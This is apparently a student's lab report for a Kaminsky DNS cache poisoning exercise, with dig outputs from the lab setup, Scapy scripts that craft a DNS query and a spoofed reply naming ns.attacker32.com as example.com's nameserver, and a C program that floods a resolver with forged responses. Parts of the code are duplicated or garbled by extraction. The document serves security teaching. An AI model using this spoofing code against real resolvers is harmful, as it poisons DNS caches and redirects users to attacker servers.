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## 2.1 TASK 1: CONFIGURE THE USER VM

**Testing:** After you finish configuring the user machine, use the `dig` command to get an IP address from a hostname of your choice. From the response, please provide evidences to show that the response is indeed from your server. If you cannot find the evidence, your setup is not successful.

**FIGURE 1:** The nameserver at the user machine is our local DNS server – 10.0.2.10




FIGURE 2: 'Dig' command result

```

Terminator
/bin/bash
[12/26/22]seed@VM:/etc$ sudo nano resolv.conf
[12/26/22]seed@VM:/etc$ dig google.com

;; <<>> DiG 9.10.3-P4-Ubuntu <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27741
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;google.com.                IN      A

;; ANSWER SECTION:
google.com.                 89      IN      A      142.251.37.78

;; AUTHORITY SECTION:
google.com.                 172589  IN      NS      ns4.google.com.
google.com.                 172589  IN      NS      ns2.google.com.
google.com.                 172589  IN      NS      ns3.google.com.
google.com.                 172589  IN      NS      ns1.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.             172589  IN      A      216.239.32.10
ns1.google.com.             172589  IN      AAAA   2001:4860:4802:32::a
ns2.google.com.             172589  IN      A      216.239.34.10
ns2.google.com.             172589  IN      AAAA   2001:4860:4802:34::a
ns3.google.com.             172589  IN      A      216.239.36.10
ns3.google.com.             172589  IN      AAAA   2001:4860:4802:36::a
ns4.google.com.             172589  IN      A      216.239.38.10
ns4.google.com.             172589  IN      AAAA   2001:4860:4802:38::a

;; Query time: 1 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Mon Dec 26 06:19:52 EST 2022

```

We can see at fig2 that the server IP address from the response is indeed our server.

## 2.4 TASK 4: TESTING THE SETUP

**Get the IP address of ns.attacker32.com.** When we run the following dig command, the local DNS server will forward the request to the Attacker VM due to the forward zone entry added to the local DNS server's configuration file. Therefore, the answer should come from the attacker32.com.zone file that we set up on the Attacker VM. If this is not what you get, your setup has an issue. Please describe your observation in your lab report.

```
$ dig ns.attacker32.com
```

**FIGURE 3:** 'Dig ns.attacker32.com' command result

```
[12/26/22]seed@VM:/etc$ dig ns.attacker32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48920
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 13, ADDITIONAL: 27

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:;; udp: 4096
;; QUESTION SECTION:
;ns.attacker32.com.          IN      A

;; ANSWER SECTION:
ns.attacker32.com.          259127  IN      A      10.0.2.11

;; AUTHORITY SECTION:
com.                        172764  IN      NS      h.gtld-servers.net.
com.                        172764  IN      NS      a.gtld-servers.net.
com.                        172764  IN      NS      g.gtld-servers.net.
com.                        172764  IN      NS      d.gtld-servers.net.
com.                        172764  IN      NS      f.gtld-servers.net.
com.                        172764  IN      NS      k.gtld-servers.net.
com.                        172764  IN      NS      i.gtld-servers.net.
com.                        172764  IN      NS      b.gtld-servers.net.
com.                        172764  IN      NS      m.gtld-servers.net.
com.                        172764  IN      NS      c.gtld-servers.net.
com.                        172764  IN      NS      e.gtld-servers.net.
com.                        172764  IN      NS      l.gtld-servers.net.
com.                        172764  IN      NS      j.gtld-servers.net.

;; ADDITIONAL SECTION:
a.gtld-servers.NET.        172764  IN      A      192.5.6.30
```



```

/bin/bash
com. 172764 IN NS j.gtld-servers.net.

;; ADDITIONAL SECTION:
a.gtld-servers.NET. 172764 IN A 192.5.6.30
a.gtld-servers.NET. 172764 IN AAAA 2001:503:a83e::2:30
b.gtld-servers.NET. 172764 IN A 192.33.14.30
b.gtld-servers.NET. 172764 IN AAAA 2001:503:231d::2:30
c.gtld-servers.NET. 172764 IN A 192.26.92.30
c.gtld-servers.NET. 172764 IN AAAA 2001:503:83eb::30
d.gtld-servers.NET. 172764 IN A 192.31.80.30
d.gtld-servers.NET. 172764 IN AAAA 2001:500:856e::30
e.gtld-servers.NET. 172764 IN A 192.12.94.30
e.gtld-servers.NET. 172764 IN AAAA 2001:502:1ca1::30
f.gtld-servers.NET. 172764 IN A 192.35.51.30
f.gtld-servers.NET. 86368 IN AAAA 2001:503:d414::30
g.gtld-servers.NET. 172764 IN A 192.42.93.30
g.gtld-servers.NET. 86367 IN AAAA 2001:503:eea3::30
h.gtld-servers.NET. 86373 IN A 192.54.112.30
h.gtld-servers.NET. 86373 IN AAAA 2001:502:8cc::30
i.gtld-servers.NET. 86370 IN A 192.43.172.30
i.gtld-servers.NET. 86369 IN AAAA 2001:503:39c1::30
j.gtld-servers.NET. 86368 IN A 192.48.79.30
j.gtld-servers.NET. 86368 IN AAAA 2001:502:7094::30
k.gtld-servers.NET. 86368 IN A 192.52.178.30
k.gtld-servers.NET. 86368 IN AAAA 2001:503:d2d::30
l.gtld-servers.NET. 86373 IN A 192.41.162.30
l.gtld-servers.NET. 86368 IN AAAA 2001:500:d937::30
m.gtld-servers.NET. 86369 IN A 192.55.83.30
m.gtld-servers.NET. 86368 IN AAAA 2001:501:b1f9::30

;; Query time: 1 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Mon Dec 26 08:26:35 EST 2022
;; MSG SIZE rcvd: 900

```

We can see at fig3 that the command caused the local DNS server (10.0.2.10) to further request to the attacker (10.0.2.11) to the forward entry zone that we had added to the local DNS's servers configuration file.

**Get the IP address of [www.example.com](http://www.example.com).** Two nameservers are now hosting the `example.com` domain, one is the domain's official nameserver, and the other is the Attacker VM. We will query these two nameservers and see what response we will get. Please run the following two commands (from the User VM), and describe your observation.

```
// Send the query to our local DNS server, which will send the query
// to example.com's official nameserver.
$ dig www.example.com

// Send the query directly to ns.attacker32.com
$ dig @ns.attacker32.com www.example.com
```

**FIGURE 4:** 'Dig [www.example.com](http://www.example.com)' command result

```
[12/26/22]seed@VM:/etc$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42669
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags::; udp: 4096
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                86400   IN      A      93.184.216.34

;; AUTHORITY SECTION:
example.com.                    172799  IN      NS      b.iana-servers.net.
example.com.                    172799  IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.NET.            1800    IN      A      199.43.135.53
a.iana-servers.NET.            1800    IN      AAAA    2001:500:8f::53
b.iana-servers.NET.            1800    IN      A      199.43.133.53
b.iana-servers.NET.            1800    IN      AAAA    2001:500:8d::53

;; Query time: 795 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Mon Dec 26 07:02:21 EST 2022
;; MSG SIZE rcvd: 216
```

We can see at fig4 that the IP address of [www.example.com](http://www.example.com) is 93.184.216.34, and that the DNS local server is 10.0.2.10 (our local server).

**FIGURE 5:** 'Dig @ns.attacker32.com www.example.com' command result

```
[12/26/22]seed@VM:/etc$ dig @ns.attacker32.com www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3378
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 4096
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5

;; AUTHORITY SECTION:
example.com.                    259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.              259200  IN      A      10.0.2.11

;; Query time: 1 msec
;; SERVER: 10.0.2.11#53(10.0.2.11)
;; WHEN: Mon Dec 26 08:25:30 EST 2022
;; MSG SIZE rcvd: 104
```

Send the query directly to ns.attacker32.com.

## 3.2 TASK 4: CONSTRUCT DNS REQUEST

**3.2 Task 4: Construct DNS request**

This task focuses on sending out DNS requests. In order to complete the attack, attackers need to trigger the target DNS server to send out DNS queries, so they have a chance to spoof DNS replies. Since attackers need to try many times before they can succeed, it is better to automate the process using a program.

Students need to write a program to send out DNS queries to the target DNS server (i.e., the local DNS server in our setup). Students' job is to write this program and demonstrate (using Wireshark) that their queries can trigger the target DNS server to send out corresponding DNS queries. The performance requirement for this task is not high, so students can use C or Python (using Scapy) to write this code. A Python code snippet is provided in the following (the +++'s are placeholders; students need to replace them with actual values):

```
Qdsec = DNSQR(qname='www.example.com')
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0,
          arcount=0, qd=Qdsec)
```

```
ip = IP(dst='+++', src='+++')
udp = UDP(dport=+++, sport=+++, chksum=0)
request = ip/udp/dns
```

**Scapy.** If you use Python3, the version of the SEED VM may not have Scapy installed. You can use the following command to install Scapy for Python3.

```
$ sudo pip3 install scapy
```

**FIGURE 6:** The Python Program


```
request.py x reply.py x attack.c x
from scapy.all import *
from scapy.layers.dns import DNSQR, DNS
from scapy.layers.inet import IP, UDP

Qdsec = DNSQR(qname='twysw.example.com')
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec)
ip = IP(dst='10.0.2.10', src='1.2.3.4') # from a random src to local DNS server
udp = UDP(dport=53, sport=12345, chksum=0)
request = ip / udp / dns

# Save the packet data to a file
with open('DNSreq.bin', 'wb') as f:
    f.write(bytes(request))
    request.show()
send(request)
```



FIGURE 7: Wireshark demonstration



We can see in fig7 that our queries can trigger the target DNS server to send out corresponding DNS queries.



## 3.3 TASK 5: SPOOF DNS REPLIES

**3.3 Task 5: Spoof DNS Replies.**

In this task, we need to spoof DNS replies in the Kaminsky attack. Since our target is `example.com`, we need to spoof the replies from this domain's nameserver. Students first need to find out the IP addresses of `example.com`'s legitimate nameservers (it should be noted that there are multiple nameservers for this domain).

Students can use Scapy to implement this task. The following code snippet constructs a DNS response packet that includes a question section, an answer section, and an NS section. In the sample code, we use `+++` as placeholders; students need to replace them with the correct values that are needed in the Kaminsky attack. Students need to explain why they pick those values.

```
name      = '+++'
domain    = '+++'
ns        = '+++'

Qdsec     = DNSQR(qname=name)
Anssec    = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec     = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns       = DNS(id=0xAAAA, aa=1, rd=1, qr=1,
                qdcount=1, ancount=1, nscount=1, arcount=0,
                qd=Qdsec, an=Anssec, ns=NSsec)

ip        = IP(dst='+++', src='+++')
udp       = UDP(dport=+++, sport=+++, chksum=0)
reply     = ip/udp/dns
```

**FIGURE 8:** The Python Program

```
# coding: utf-8
from scapy.all import *
from scapy.layers.dns import DNSQR, DNS, DNSRR
from scapy.layers.inet import IP, UDP

name = 'twysw.example.com' # target
domain = 'example.com' # target's domain
ns = 'ns.attacker32.com' # our attacker as the name server
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscount=1, arcount=0, qd=Qdsec, an=Anssec, ns=NSsec)
ip = IP(dst='10.0.2.10', src='199.43.133.53')
udp = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns


with open('DNSresp.bin', 'wb') as f:
    f.write(bytes(reply))
    reply.show()

send(reply)
```

We picked those values because: name is our target - 'twysw.example.com', domain is the target's domain - 'example.com', ns is our attacker as the name server, src is the true name server of the target's domain ( we received it with the dig [www.example.com](http://www.example.com) command), dst is the local DNS server, dport is 33333, sport is 53

Since this reply by itself will not be able to lead to a successful attack, to demonstrate this task, students need to use Wireshark to capture the spoofed DNS replies, and show that the spoofed packets are valid.

**FIGURE 9:** Wireshark demonstration



## 3.4 TASK 6: LAUNCH THE KAMINSKY ATTACK.

Students can make changes in the marked areas. Detailed explanation of the code is given in the guideline section.

FIGURE 10.1: attack.c code

```

request.py      x      reply.py      x      attack.c      x
#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

#define MAX_FILE_SIZE 1000000
/* IP Header */
struct ipheader {
    unsigned char    iph_ihl:4, //IP header length
                    iph_ver:4; //IP version
    unsigned char    iph_tos; //Type of service
    unsigned short int iph_len; //IP Packet length (data + header)
    unsigned short int iph_ident; //Identification
    unsigned short int iph_flag:3, //Fragmentation flags
                    iph_offset:13; //Flags offset
    unsigned char    iph_ttl; //Time to Live
    unsigned char    iph_protocol; //Protocol type
    unsigned short int iph_checksum; //IP datagram checksum
    struct in_addr    iph_sourceip; //Source IP address
    struct in_addr    iph_destip; //Destination IP address
};

void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request(unsigned char* pkt, int pktsize, char* name);
void send_dns_response(unsigned char* pkt, int pktsize,
                      unsigned char* src, char* name,
                      unsigned short id);

int main()
{
    long i = 0;
    unsigned short transid = 0;
    srand(time(NULL));

    // Load the DNS request packet from file
    FILE * f_req = fopen("DNSreq.bin", "rb");
    if (!f_req) {
        perror("Can't open 'DNSreq.bin'");
        exit(1);
    }
}

```

FIGURE 10.2: attack.c code

```

request.py x reply.py x attack.c x
perror("Can't open 'DNSreq.bin'");
exit(1);
}
unsigned char ip_req[MAX_FILE_SIZE];
int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

// Load the first DNS response packet from file
FILE * f_resp = fopen("DNSresp.bin", "rb");
if (!f_resp) {
    perror("Can't open 'DNSresp.bin'");
    exit(1);
}
unsigned char ip_resp[MAX_FILE_SIZE];
int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

char a[26]="abcdefghijklmnopqrstuvwxyz";
while (1) {
    unsigned short transaction_id = 0;

    // Generate a random name with length 5
    char name[5];
    for (int k=0; k<5; k++) name[k] = a[rand() % 26];

    printf("attempt #%ld. request is [%s.example.com], transaction ID is: [%hu]\n",
        ++i, name, transaction_id);
    /#####
    /* Step 1. Send a DNS request to the targeted local DNS server
       This will trigger it to send out DNS queries */

    // ... Students should add code here.

    send_dns_request(ip_req, n_req, name);

    // Step 2. Send spoofed responses to the targeted local DNS server.
    // ... Students should add code here.

    for (int i = 0; i < 500; i++)
    {
        send_dns_response(ip_resp, n_resp, "199.43.133.53", name, transid);
        send_dns_response(ip_resp, n_resp, "199.43.135.53", name, transid);
        transid += 1;
    }
}

```



FIGURE 10.3: attack.c code

```

request.py      x      reply.py      x      attack.c
}

//#####

}

/* Use for sending DNS request.
 * Add arguments to the function definition if needed.
 */
void send_dns_request(unsigned char* pkt, int pktsize, char* name)
{
    // Students need to implement this function
    memcpy(pkt+41, name, 5);
    // send the dns query out
    send_raw_packet(pkt, pktsize);
}

/* Use for sending forged DNS response.
 * Add arguments to the function definition if needed.
 */
void send_dns_response(unsigned char* pkt, int pktsize,
                      unsigned char* src, char* name,
                      unsigned short id)
{
    // src ip at offset 12
    int ip = (int)inet_addr(src);
    memcpy(pkt+12, (void*)&ip, 4);
    // qname at offset 41
    memcpy(pkt+41, name, 5);
    // rrname at offset 64
    memcpy(pkt+64, name, 5);
    // id at offset 28
    unsigned short transid = htons(id);
    memcpy(pkt+28, (void*)&transid, 2);
    //send the dns reply out
    send_raw_packet(pkt, pktsize);

/* Send the raw packet out
 *   buffer: to contain the entire IP packet, with everything filled out.
 *   pkt_size: the size of the buffer.
 */

```

FIGURE 10.4: attack.c code

```

request.py      x      reply.py      x      attack.c      x
{
    // src ip at offset 12
    int ip = (int)inet_addr(src);
    memcpy(pkt+12, (void*)&ip, 4);
    // qname at offset 41
    memcpy(pkt+41, name, 5);
    // rrname at offset 64
    memcpy(pkt+64, name, 5);
    // id at offset 28
    unsigned short transid = htons(id);
    memcpy(pkt+28, (void*)&transid, 2);
    //send the dns reply out
    send_raw_packet(pkt, pktsize);

/* Send the raw packet out
 *   buffer: to contain the entire IP packet, with everything filled out.
 *   pkt_size: the size of the buffer.
 * */
}

void send_raw_packet(char * buffer, int pkt_size)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
               &enable, sizeof(enable));
    // Step 3: Provide needed information about destination.
    struct ipheader *ip = (struct ipheader *) buffer;
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, buffer, pkt_size, 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

```

## 3.4 TASK 6: LAUNCH THE KAMINSKY ATTACK.

FIGURE 11: Running the attack.c file

